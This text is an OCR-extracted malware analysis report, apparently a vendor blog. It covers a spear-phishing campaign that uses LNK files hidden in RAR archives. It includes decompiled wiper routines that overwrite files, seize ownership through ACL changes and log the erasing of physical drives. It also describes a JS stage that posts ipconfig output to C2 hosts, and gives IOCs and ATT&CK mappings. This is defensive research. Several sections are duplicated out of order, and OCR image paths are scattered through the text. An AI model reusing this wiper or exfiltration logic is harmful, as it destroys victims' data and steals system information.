
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
